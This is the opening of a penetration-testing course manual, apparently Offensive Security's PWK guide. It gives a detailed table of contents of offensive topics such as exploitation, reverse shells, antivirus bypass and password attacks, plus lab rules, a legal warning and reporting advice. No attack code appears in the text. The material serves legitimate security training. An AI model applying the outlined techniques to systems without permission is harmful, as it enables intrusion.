


Penetration Testing with Kali Linux

v1.1.6



All rights reserved to Offensive Security, 2018 ©

No part of this publication, in whole or in part, may be reproduced, copied, transferred or any other right reserved to its copyright owner, including photocopying and all other copying, any transfer or transmission using any network or other means of communication, any broadcast for distant learning, in any form or by any means such as any information storage, transmission or retrieval system, without prior written permission from the author.

OS-40813 Rody Shafnazaroff

0. - Penetration Testing: What You Should Know.....	14
0.1 - About Kali Linux	14
0.2 - About Penetration Testing	14
0.3 - Legal	16
0.4 - The megacorpone.com Domain.....	16
0.5 - Offensive Security Labs	17
<i>0.5.1 - General Information.....</i>	<i>17</i>
<i>0.5.2 - Kali</i>	<i>21</i>
<i>0.5.3 - Lab Behavior</i>	<i>22</i>
<i>0.5.4 - Lab Configuration</i>	<i>24</i>
<i>0.5.5 - Lab Control Panel</i>	<i>27</i>
<i>0.5.6 - Reporting.....</i>	<i>29</i>
1. - Getting Comfortable with Kali Linux	36
1.1 - Finding Your Way Around Kali.....	36
<i>1.1.1 - Booting Up Kali Linux.....</i>	<i>36</i>
<i>1.1.2 - The Kali Menu</i>	<i>37</i>
<i>1.1.3 - Find, Locate, and Which</i>	<i>37</i>
<i>1.1.4 - Exercises.....</i>	<i>38</i>
1.2 - Managing Kali Linux Services	39
<i>1.2.1 - Default root Password.....</i>	<i>39</i>
<i>1.2.2 - SSH Service.....</i>	<i>40</i>
<i>1.2.3 - HTTP Service.....</i>	<i>41</i>
<i>1.2.4 - Exercises.....</i>	<i>43</i>
1.3 - The Bash Environment.....	44
<i>1.3.1 - Intro to Bash Scripting</i>	<i>44</i>

1.3.1.1 - Practical Bash Usage – Example 1.....	44
1.3.1.2 - Practical Bash Usage – Example 2.....	48
1.3.1.3 - Exercises.....	50
2. - The Essential Tools	52
2.1 - Netcat.....	52
2.1.1 - Connecting to a TCP/UDP Port.....	52
2.1.2 - Listening on a TCP/UDP Port	54
2.1.3 - Transferring Files with Netcat.....	56
2.1.4 - Remote Administration with Netcat.....	58
2.1.5 - Exercises	64
2.2 - Ncat.....	64
2.2.1 - Exercises.....	66
2.3 - Wireshark.....	67
2.3.1 - Wireshark Basics	67
2.3.2 - Making Sense of Network Dumps	69
2.3.3 - Capture and Display Filters.....	70
2.3.4 - Following TCP Streams	71
2.3.5 - Exercises	72
2.4 - Tcpdump	73
2.4.1 - Filtering Traffic	73
2.4.2 - Advanced Header Filtering	75
2.4.3 - Exercises	77
3. - Passive Information Gathering.....	78
A Note From the Author.....	78
3.1 - Open Web Information Gathering	80
3.1.1 - Google.....	80

3.1.2 - Google Hacking	85
3.1.3 - Exercises.....	88
3.2 - Email Harvesting	89
3.2.1 - Exercise	89
3.3 - Additional Resources	90
3.3.1 - Netcraft	90
3.3.2 - Whois Enumeration	92
3.3.3 - Exercise	94
3.4 - Recon-ng	95
4. - Active Information Gathering.....	98
4.1 - DNS Enumeration	98
4.1.1 - Interacting with a DNS Server.....	98
4.1.2 - Automating Lookups.....	99
4.1.3 - Forward Lookup Brute Force	99
4.1.4 - Reverse Lookup Brute Force.....	100
4.1.5 - DNS Zone Transfers.....	101
4.1.6 - Relevant Tools in Kali Linux	105
4.1.7 - Exercises.....	108
4.2 - Port Scanning	109
A Note From the Author	109
4.2.1 - TCP CONNECT / SYN Scanning	109
4.2.2 - UDP Scanning.....	111
4.2.3 - Common Port Scanning Pitfalls	112
4.2.4 - Port Scanning with Nmap	113
4.2.5 - OS Fingerprinting	118
4.2.6 - Banner Grabbing/Service Enumeration.....	119
4.2.7 - Nmap Scripting Engine (NSE).....	120

4.2.8 - Exercises.....	121
4.3 - SMB Enumeration.....	122
4.3.1 - Scanning for the NetBIOS Service	122
4.3.2 - Null Session Enumeration.....	123
4.3.3 - Nmap SMB NSE Scripts	126
4.3.4 - Exercises.....	129
4.4 - SMTP Enumeration	130
4.4.1 - Exercise	131
4.5 - SNMP Enumeration	132
A Note From the Author	132
4.5.1 - MIB Tree	133
4.5.2 - Scanning for SNMP	134
4.5.3 - Windows SNMP Enumeration Example.....	135
4.5.4 - Exercises.....	135
5. - Vulnerability Scanning	136
5.1 - Vulnerability Scanning with Nmap	136
5.2 - The OpenVAS Vulnerability Scanner	141
5.2.1 - OpenVAS Initial Setup.....	141
5.2.2 - Exercises.....	147
6. - Buffer Overflows	148
6.1 - Fuzzing.....	149
6.1.1 - Vulnerability History.....	149
6.1.2 - A Word About DEP and ASLR.....	149
6.1.3 - Interacting with the POP3 Protocol	150
6.1.4 - Exercises.....	153
7. - Win32 Buffer Overflow Exploitation.....	154

7.1 - Replicating the Crash	154
7.2 - Controlling EIP	154
7.2.1 - <i>Binary Tree Analysis</i>	155
7.2.2 - <i>Sending a Unique String</i>	155
7.2.3 - <i>Exercises</i>	158
7.3 - Locating Space for Your Shellcode	158
7.4 - Checking for Bad Characters	160
7.4.1 - <i>Exercises</i>	162
7.5 - Redirecting the Execution Flow	163
7.5.1 - <i>Finding a Return Address</i>	163
7.5.2 - <i>Exercises</i>	167
7.6 - Generating Shellcode with Metasploit	168
7.7 - Getting a Shell	171
7.7.1 - <i>Exercises</i>	173
7.8 - Improving the Exploit	174
7.8.1 - <i>Exercises</i>	174
8. - Linux Buffer Overflow Exploitation.....	175
8.1 - Setting Up the Environment	175
8.2 - Crashing Crossfire	176
8.2.1 - <i>Exercise</i>	177
8.3 - Controlling EIP	178
8.4 - Finding Space for Our Shellcode	179
8.5 - Improving Exploit Reliability	180
8.6 - Discovering Bad Characters	181
8.6.1 - <i>Exercises</i>	181
8.7 - Finding a Return Address	182
8.8 - Getting a Shell	184

8.8.1 - Exercise	186
9. - Working with Exploits.....	187
9.1 - Searching for Exploits	189
9.1.1 - <i>Finding Exploits in Kali Linux</i>	189
9.1.2 - <i>Finding Exploits on the Web</i>	189
9.2 - Customizing and Fixing Exploits	192
9.2.1 - <i>Setting Up a Development Environment</i>	192
9.2.2 - <i>Dealing with Various Exploit Code Languages</i>	192
9.2.3 - <i>Exercises</i>	196
10. - File Transfers	197
10.1 - A Word About Anti Virus Software	197
10.2 - File Transfer Methods	198
10.2.1 - <i>The Non-Interactive Shell</i>	198
10.2.2 - <i>Uploading Files</i>	199
10.2.3 - <i>Exercises</i>	207
11. - Privilege Escalation	208
11.1 - Privilege Escalation Exploits.....	208
11.1.1 - <i>Local Privilege Escalation Exploit in Linux Example</i>	208
11.1.2 - <i>Local Privilege Escalation Exploit in Windows Example</i>	210
11.2 - Configuration Issues	212
11.2.1 - <i>Incorrect File and Service Permissions</i>	213
11.2.2 - <i>Think Like a Network Administrator</i>	215
11.2.3 - <i>Exercises</i>	215
12. - Client Side Attacks.....	216
12.1 - Know Your Target	216

12.1.1 - Passive Client Information Gathering	217
12.1.2 - Active Client Information Gathering.....	217
12.1.3 - Social Engineering and Client Side Attacks	218
12.1.4 - Exercises.....	219
12.2 - MS12-037- Internet Explorer 8 Fixed Col Span ID	220
12.2.1 - Setting up the Client Side Exploit	221
12.2.2 - Swapping Out the Shellcode	222
12.2.3 - Exercises.....	223
12.3 - Java Signed Applet Attack	224
12.3.1 - Exercises.....	229
13. - Web Application Attacks	230
13.1 - Essential Firefox Add-ons	230
13.2 - Cross Site Scripting (XSS)	231
13.2.1 - Browser Redirection and IFRAME Injection	234
13.2.2 - Stealing Cookies and Session Information	235
13.2.3 - Exercises.....	237
13.3 - File Inclusion Vulnerabilities	238
13.3.1 - Local File Inclusion	238
13.3.2 - Remote File Inclusion.....	245
13.4 - MySQL SQL Injection.....	247
13.4.1 - Authentication Bypass	247
13.4.2 - Enumerating the Database.....	252
13.4.3 - Column Number Enumeration	253
13.4.4 - Understanding the Layout of the Output	254
13.4.5 - Extracting Data from the Database	255
13.4.6 - Leveraging SQL Injection for Code Execution	258
13.5 - Web Application Proxies	260

13.5.1 - Exercises	261
13.6 - Automated SQL Injection Tools	262
13.6.1 - Exercises	266
14. - Password Attacks	267
14.1 - Preparing for Brute Force	267
14.1.1 - Dictionary Files	267
14.1.2 - Key-space Brute Force	268
14.1.3 - Pwdump and Fgdump	270
14.1.4 - Windows Credential Editor (WCE)	272
14.1.5 - Exercises	273
14.1.6 - Password Profiling	274
14.1.7 - Password Mutating	274
14.2 - Online Password Attacks	278
14.2.1 - Hydra, Medusa, and Ncrack	278
14.2.2 - Choosing the Right Protocol: Speed vs. Reward	281
14.2.3 - Exercises	281
14.3 - Password Hash Attacks	282
14.3.1 - Password Hashes	282
14.3.2 - Password Cracking	282
14.3.3 - John the Ripper	285
14.3.4 - Rainbow Tables	287
14.3.5 - Passing the Hash in Windows	288
14.3.6 - Exercises	289
15. - Port Redirection and Tunneling	290
15.1 - Port Forwarding/Redirection	290
15.2 - SSH Tunneling	293

15.2.1 - Local Port Forwarding	293
15.2.2 - Remote Port Forwarding.....	295
15.2.3 - Dynamic Port Forwarding.....	297
15.3 - Proxchains	298
15.4 - HTTP Tunneling	302
15.5 - Traffic Encapsulation	303
15.5.1 - Exercises	304
16. - The Metasploit Framework	305
16.1 - Metasploit User Interfaces.....	306
16.2 - Setting up Metasploit Framework on Kali.....	307
16.3 - Exploring the Metasploit Framework.....	307
16.4 - Auxiliary Modules.....	308
16.4.1 - Getting Familiar with MSF Syntax	308
16.4.2 - Metasploit Database Access.....	314
16.4.3 - Exercises	316
16.5 - Exploit Modules.....	317
16.5.1 - Exercises	320
16.6 - Metasploit Payloads	320
16.6.1 - Staged vs. Non-Staged Payloads.....	320
16.6.2 - Meterpreter Payloads	321
16.6.3 - Experimenting with Meterpreter	322
16.6.4 - Executable Payloads	324
16.6.5 - Reverse HTTPS Meterpreter	326
16.6.6 - Metasploit Exploit Multi Handler.....	326
16.6.7 - Revisiting Client Side Attacks	330
16.6.8 - Exercises	330
16.7 - Building Your Own MSF Module	331

16.7.1 - Exercise	333
16.8 - Post Exploitation with Metasploit.....	334
16.8.1 - Meterpreter Post Exploitation Features.....	334
16.8.2 - Post Exploitation Modules.....	335
17. - Bypassing Antivirus Software	338
17.1 - Encoding Payloads with Metasploit	339
17.2 - Crypting Known Malware with Software Protectors	341
17.3 - Using Custom/Uncommon Tools and Payloads.....	343
17.4 - Exercise.....	345
18. - Assembling the Pieces: Penetration Test Breakdown	346
18.1 - Phase 0 – Scenario Description	346
18.1.1 - Information Provided by the Client	347
18.2 - Phase 1 – Information Gathering.....	347
18.3 - Phase 2 – Vulnerability Identification and Prioritization	347
18.3.1 - Password Cracking.....	348
18.4 - Phase 3 – Research and Development	351
18.5 - Phase 4 – Exploitation	352
18.5.1 - Linux Local Privilege Escalation.....	352
18.6 - Phase 5 – Post-Exploitation	355
18.6.1 - Expanding Influence	355
18.6.2 - Client Side Attack Against Internal Network	356
18.6.3 - Privilege Escalation Through AD Misconfigurations.....	360
18.6.4 - Port Tunneling.....	362
18.6.5 - SSH Tunneling with HTTP Encapsulation	363
18.6.6 - Looking for High Value Targets.....	370
18.6.7 - Domain Privilege Escalation.....	376

<i>18.6.8 - Going for the Kill</i>	378
--	-----

OS-40813 Rody Shahnazarian

0. - Penetration Testing: What You Should Know

0.1 - About Kali Linux

Kali Linux is a free security auditing operating system and toolkit that incorporates more than 300 penetration testing and security auditing tools, delivering an all-in-one solution that enables IT Administrators and security professionals to test the effectiveness of risk mitigation strategies.

Kali Linux offers a smoother, easier penetration testing experience, making it more accessible to IT generalists as well as security specialists and its adherence to Debian Development standards provide a more familiar environment for IT Administrators. The result is a more robust solution that can be updated more easily. Users can also customize the operating system to tailor it to their needs and preferences.

All the programs packaged with the operating system have been evaluated for suitability and effectiveness. They include Metasploit for network penetration testing, Nmap for port and vulnerability scanning, Wireshark for monitoring network traffic, and Aircrack-Ng for testing the security of wireless networks.

Kali Linux can run on a wide variety of hardware, is compatible with numerous wireless and USB devices, and also has support for ARM devices.

0.2 - About Penetration Testing

A *penetration test* (pen test) is an ongoing cycle of research and attack against a target or boundary. The attack should be structured and calculated, and, when possible, verified in a lab before being implemented on a live target. This is how we visualize the process of a pen test:




Figure 1 - A Diagram of a Penetration Testing Methodology

As the model suggests, the more information we gather, the higher the probability of a successful penetration. Once we penetrate the initial target boundary, we usually start the cycle again—for example, gathering information about the internal network in order to penetrate it deeper.

Eventually, each security professional develops his or her own methodology, usually based on specific technical strengths. The methodologies suggested in this course are only suggestions. We encourage you to check pages such as Wikipedia¹ for additional methodologies, including the Open Source Security Testing Methodology Manual (OSSTMM)², in order to broaden your point of view.

¹ http://en.wikipedia.org/wiki/Penetration_test

² <http://www.isecom.org/>

0.3 - Legal

The following document contains the lab exercises for the course and should be attempted **ONLY INSIDE THE OFFENSIVE SECURITY SECLUDED LAB**. Please note that most of the attacks described in the lab guide would be **ILLEGAL** if attempted on machines that you do not have explicit permission to test and attack. Since the lab environment is secluded from the Internet, it is safe to perform the attacks inside the lab. Offensive Security assumes no responsibility for any actions performed **outside** the secluded lab.

0.4 - The megacorpone.com Domain

The megacorpone.com domain represents a fictitious company created by Offensive Security. The megacorpone.com domain has a seemingly vulnerable external network presence, which aids us during the length of our course.

0.5 - Offensive Security Labs

0.5.1 - General Information

0.5.1.1 - Warning

The lab network should be regarded as a hostile environment. No sensitive information should be stored on your Kali Linux machine in the unlikely event that someone is able to gain access to it. You can help protect yourself by stopping services when they are not being used and by making sure any default passwords have been changed.

0.5.1.2 - VPN Labs Overview

The following graphic is a simplified diagram of the PWK labs. You will initially connect via VPN into the Student Network and hack your way into additional networks as the course progresses. Once you have completed the course videos, you will have the basic skills required to penetrate most of the vulnerable computers in our lab. Certain machines will require additional research and a great deal of determination in order to compromise them.




Figure 2 - Simplified Diagram of the VPN Labs

Please note that the IP addresses presented in this guide (and the videos) do not necessarily reflect the IP addresses in the Offensive Security lab. Do not try to copy the examples in the lab guide verbatim; you need to adapt the example to your specific lab configuration.

Your VPN connection will connect you to the Student Network in the 10.11.0.0/16 range. The machines you should be targeting are:

Lab	Subnet	Target Start	Target End
PWK	10.11.0.0/16	10.11.1.1	10.11.1.254

Figure 3 - Lab Target IP Range

Students are not able to communicate between VPN addresses.

Read the Resources and Downloads section in our forums as they contain important links and downloads that you will require for the course. We strongly recommend you read the Offsec FAQ before connecting to the lab.

- <https://forums.offensive-security.com/forumdisplay.php?f=87>
- <https://forums.offensive-security.com/forumdisplay.php?f=105>

0.5.1.3 - Lab vs Exam

Metasploit usage is encouraged in the labs. Metasploit is a great tool and you should learn all of the features it has to offer. While Metasploit usage is limited in the OSCP certification exam, you don't want to place arbitrary restrictions on yourself during the learning process. More information about Metasploit usage can be found at:

- https://support.offensive-security.com/#!oscp-exam-guide.md#Exam_Restrictions:_Metasploit
- Mass vulnerability scanners such as Nessus or OpenVAS can be used in the labs but they are restricted in the exam. You should try using these tools in the lab so that you can learn what exactly they will find and allow you to assess their advantages and disadvantages.

0.5.1.4 - Hints

You will discover various hints to machines throughout the lab environment. These hints will show the different relationships present between the machines that will help with specific attack vectors.

Should you wish to get in touch with one of our network admins who may be able to provide you with minor guidance on a machine, please use our support page (<https://support.offensive-security.com/>). Nudges are based on the difficulty of the machine and how far you have progressed, and in some cases, there may be no hints

available. You are also invited to join our IRC channel (#offsec on irc.freenode.net) to speak and interact with other students. For more information about:

- Support - our real time communication to students, please refer to the following: <https://support.offensive-security.com/>
- IRC - our channel, and channel guidelines, please refer to the following: <https://www.offensive-security.com/offsec-irc-guide/>

0.5.1.5 - Reverts

Each student is provided with eight (8) reverts every 24 hours, enabling them to return a particular lab system to its pristine state. This counter is reset every day at 00:00 GMT +0. Should you require more reverts, you can contact an admin via email (help@offensive-security.com) or at support.offensive-security.com and we will be able to reset your revert counter if you have none remaining.

The minimum amount of time between machine reverts is 5 minutes.

In the drop down menu to select which machine to revert, you are able to see when the machine was last reverted. If you are attacking a machine that has not been reverted for a long period of time, it may be in an altered state. Please make sure you revert it before attacking it.

However, if you notice the machine has been reverted recently, this may be because another student is working on the box. You may wish to work on another target until they have finished.

0.5.1.6 Goals & Objectives

In this scenario, you have been hired to perform a penetration test on the PWK network with the objective being to get as many shells as possible, on as many different machines as possible, throughout the various subnets that are in scope. You should aim

to get the highest level of privileges you can (e.g. Administrator/root access) on each machine.

If required, you may alter the administrator or root password of a particular lab target or add additional users to the system, provided you revert the machine back to its pristine state via your student control panel once you are done attacking it. We would like to point out that various machines have multiple attack vectors and we highly recommend that you take the time to locate as many exploitation methods as possible. While you may certainly use web shells to help gain access to a machine, your true goal is a reverse shell back to your system or GUI access on the target.

Note: The **proof.txt** files that are located on each machine are to be documented in your lab report, should you choose to submit one. These files should not be seen as the end goal (this is a penetration test, not a capture the flag event). We want to see shells and you will find yourself wanting them, too.

0.5.2 - Kali

0.5.2.1 - Offsec Kali VM

It is *highly recommended* that you download and use the PWK Virtual Machine (VMware) image via the link provided in your welcome email. This image has a few different modifications compared to the standard ones listed on kali.org.

The PWK VMware image is a custom build of Kali Linux and the course has been fully tested around it.

Note: If you choose not to use the PWK image, you may have issues completing the course material (e.g. Linux Buffer Overflow).

0.5.2.2 - Updating Kali

There is no need to update the virtual machine in order to complete the course exercises; however, you are free to do so if you wish. Bear in mind that updating software may introduce new bugs or issues (especially if you have opted to use the “bleeding edge” repo). If you choose to update the VM, we strongly suggest that you keep the following points in mind:

1. Always keep your course documentation in a shared folder with the host machine
2. Always take a snapshot before updating the virtual machine
3. If your VM is beyond repair and no snapshot is available, you will need to re-download the VM

0.5.3 - Lab Behavior

0.5.3.1 - Common Etiquette

The Offensive Security lab is a shared environment, so please be certain to keep the following points in mind as you explore the lab:

1. Do not change user passwords. Instead, add users to the system if possible. If the only way into the machine is to change the password, then we request that you change it back once you no longer require it.
2. Any firewall rules that you disable on a machine should be restored once you have gained the desired level of access.
3. Do not leave machines in a non-exploitable state.
4. Delete any successful and failed exploits from a machine once you are done. If possible, create a directory to store all of your exploits in first. This can help reduce the chance that someone will accidentally use your exploit against the

target.

0.5.3.2 - Restrictions

The following restrictions are strictly enforced in the network. If you continually violate any of the restrictions below, Offensive Security reserves the right to disable your lab access.

1. Do not ARP spoof or conduct any other type of poisoning or man-in-the-middle attacks against the network.
2. Do not delete or relocate any key system files or hints unless necessary for privilege escalation.
3. Do not change the contents of the **network-secret.txt** or **proof.txt** files.
4. Do not intentionally disrupt other students who are working in the labs. This includes but is not limited to:
 - a. Shutting down machines
 - b. Kicking users off machines
 - c. Blocking a specific IP or range
 - d. Hacking into other students' Windows 7 or Kali machines

0.5.3.3 - Automatic Bans

Our lab firewall will automatically issue a temporary ban on your account as part of a defensive mechanism we have put in place if a user initiates multiple concurrent connections to the lab over a short period of time.

This temporary ban will expire after 10 minutes. Please ensure that you are not logging in from multiple locations and when you disconnect from the VPN, ensure that you use the **ctrl-c** keyboard combination to kill the connection as simply closing the terminal may just background the connection.

Please be aware that attempting to connect to the lab while the ban is in effect will reset the ban timer so *you must allow for 10 minutes to pass before attempting a new connection.*

0.5.4 - Lab Configuration

0.5.4.1 - Clean Up Scripts

Some of the machines in the labs will contain clean up scripts. These are used in client-side attack vectors in particular in order to help ensure that the exploit/machine remains available for use by other students.

0.5.4.2 - Cloned Lab Machines

The lab you are connecting to is shared by a number of different students. We limit the number of students in each lab to reduce the possibility of more than one student working on the same target concurrently. We have a number of cloned machines for targets that are particularly popular. You are ~~not~~ required to gain access to both although you are free to do so. The cloned systems are indicated by the number "2" at the end of their hostname.

0.5.4.3 - Target Ordering

The IP addresses of the systems in the lab are not in any specific sequence. You should **not** start at 10.11.1.1 and work your way through the targets in numerical order. One of the most important skills you will need to learn as a penetration tester is to scan a number of machines and try to find the lowest hanging fruit. You may not be able to fully compromise a particular network without first moving into another.

0.5.4.4 Machine Dependencies

Gaining access to some machines in the labs will first require you to gain access and/or information from other machines in the labs. Details or acknowledgement of a machine which requires a dependency will not be given out by any of the course administrators. Determining if a machine has a dependency is an important part of the information gathering process and needs to be discovered by each student individually.

0.5.4.5 - Machine Firewalls

A number of machines in the labs will have their firewall enabled and may not respond to ICMP packets. If an IP address does not respond to ICMP packets, this does not indicate that the target is down or does not exist.

0.5.4.6 - Machine Passwords

It is not required to spend an excessive amount of time cracking the root or Administrator passwords to all systems in the lab. If you have tried all of the available wordlists in Kali, Crackpot³, and information gathered throughout the labs, then you can stop at this point, as there is another vector possible. If you have a significant amount of cracking hardware, then feel free to continue on to crack as many passwords as you can.

0.5.4.8 - Network Firewalls

The firewalls and networking devices that connect the networks together are not directly exploitable. Although they are in scope and you may attempt to gain access to them, they are not intentionally created for you to do so. In addition, we discourage

³ <http://cracker.offensive-security.com/>

lengthy attacks such as bruteforce- or DDOS-type attacks as it will only make the firewalls, and the networks connected to them, inaccessible for you and other students.

0.5.4.9 - Proof.txt Files

The **proof.txt** files located on machines throughout the network cannot be used anywhere else inside the network or the control panel. These files are provided as a way to prove you have gained access to a particular machine and should be included in your lab report as trophies. These files should not be your end goal. You should still aim to get a shell on the system with the highest level of privileges you possibly can.

0.5.4.10 - Routing

The IT, Dev, and Admin networks are not directly routable from the Public network but the Public network is routable from all other networks.

You will need to use various techniques to gain access to the other networks. Some of these include making use of dual-homed machines or client-side exploits.

0.5.4.11 - Simulated Clients

The PWK labs contain a number of simulated clients that can be exploited using client side attacks. These clients will do things that any typical human would do in a corporate setting. There are hints and information throughout the lab that will lead you to finding the simulated clients. Doing thorough post-exploitation information gathering may provide indications that target machines are communicating with one another.

The various simulated clients will perform their action at different time intervals. The most common interval is one action per minute.

0.5.4.12 - Unresponsive Services

Some of the machines in the labs will contain scripts that will automatically restart crashed services. This is not the case for every system but should be taken into consideration when exploiting a particular target.

If you believe a service should be running and/or are not getting the expected results, you can always revert the machine manually via your student control panel.

0.5.4.13 - Windows 7 Machine

Your Windows 7 client machine has multiple uses while you are in the labs. You can use it for the buffer overflow exercises, testing payloads, or compiling Windows exploits.

Your assigned client machine will automatically be powered off and reverted after you have been disconnected from the VPN for a period of time. ***You will need to power on your Windows 7 machine via the student control panel whenever you connect to the VPN.*** Powering on the Windows 7 machine does not affect your daily eight (8) revert limit. Any reverts of the Windows 7 machine after the initial power on will result in a reduction of the revert limit.

0.5.5 - Lab Control Panel

Once logged into the VPN lab, you can access your lab control panel. Through this control panel you can manage, revert, and reset lab machines and passwords. You can access the panel using the address sent to you in your welcome email. If you encounter an SSL certificate warning, accept it.

0.5.5.1 - Unlocking Additional Networks

Initially, the control panel will allow you to revert machines on the Student Network as well as your own dedicated Windows 7 lab machine. Certain vulnerable servers in the lab will contain a **network-secret.txt** file with an MD5 hash in it. These hashes will unlock additional networks in your control panel.





Figure 4- The Student Control Panel

0.5.6 - Reporting

If you were to ask 10 different pentesters how to write a good report, you would likely get 12 different answers. In other words, everybody has an opinion and they are all correct in their own minds. As many people in this industry have demonstrated, there are good ways to write a report and there are some really bad ways to do it.

We will never claim that the Offensive Security sample report⁴ is the best way to do it. If you like it, use it. If not, then by all means design something better. The Offensive Security sample report was written to support a specific type of assessment. For assessments that have a different objective, it may be a very inappropriate approach to take.

Nevertheless, there are some general guidelines that we feel are important and that should be followed. Please keep these in mind when you are writing the report for this

⁴ <http://www.offensive-security.com/reports/penetration-testing-sample-report-2013.pdf>

class. These guidelines are listed in no particular order, since they are all equally important.

First and foremost, what was the objective of the assessment? What did you set out to accomplish? What statement are you setting out to make in the report? A mistake many inexperienced penetration testers make is getting caught up in the technical aspects of the assessment and the skills necessary to pull them off. However, a penetration test is never undertaken as an opportunity to simply show off. There was an objective you set to accomplish from the start; ensure that you keep this in mind when starting the report.

Second, who is reading the report? What do they hope to learn from it? Who is your audience? In most cases, people with vastly different levels of technical knowledge will read your report. You should try to do your best to make them all happy. Practically, that means you need to segment your report to address the needs of different audiences.

For instance, your Executive Summary should be exactly that: *a short (no more than two pages), high-level explanation of the results and their impact on the client's security posture*. In most cases, executives have no time or desire to read highly technical details of the attacks you accomplished so don't lose them in the first few pages of the report. The Executive Summary is likely the only part they will ever read, so make sure you tailor it to them.

Having a Technical Details section is where you show all the gory details of the carnage you inflicted upon the target network. This is the part that interests people who will have to fix all the issues you have discovered. However, they also are not interested in reading pages and pages of output from a tool you used. There is absolutely no reason your report should be even remotely close to 300 or more pages. Content that you

include should be meaningful, and not just filler. This brings us to a couple of very important points:

- **Do NOT include pages and pages of a tool output in your report unless it is absolutely relevant.** What is relevant you ask? Lets consider Nmap output. There is no reason for you to show every single line of that output to the reader of the report; it adds nothing of value. If you want to have a point that you are trying to make, for example a very high number of SNMP services exposed on publicly accessible hosts, then use the `-oA` flag and grep out only those hosts with open SNMP ports.
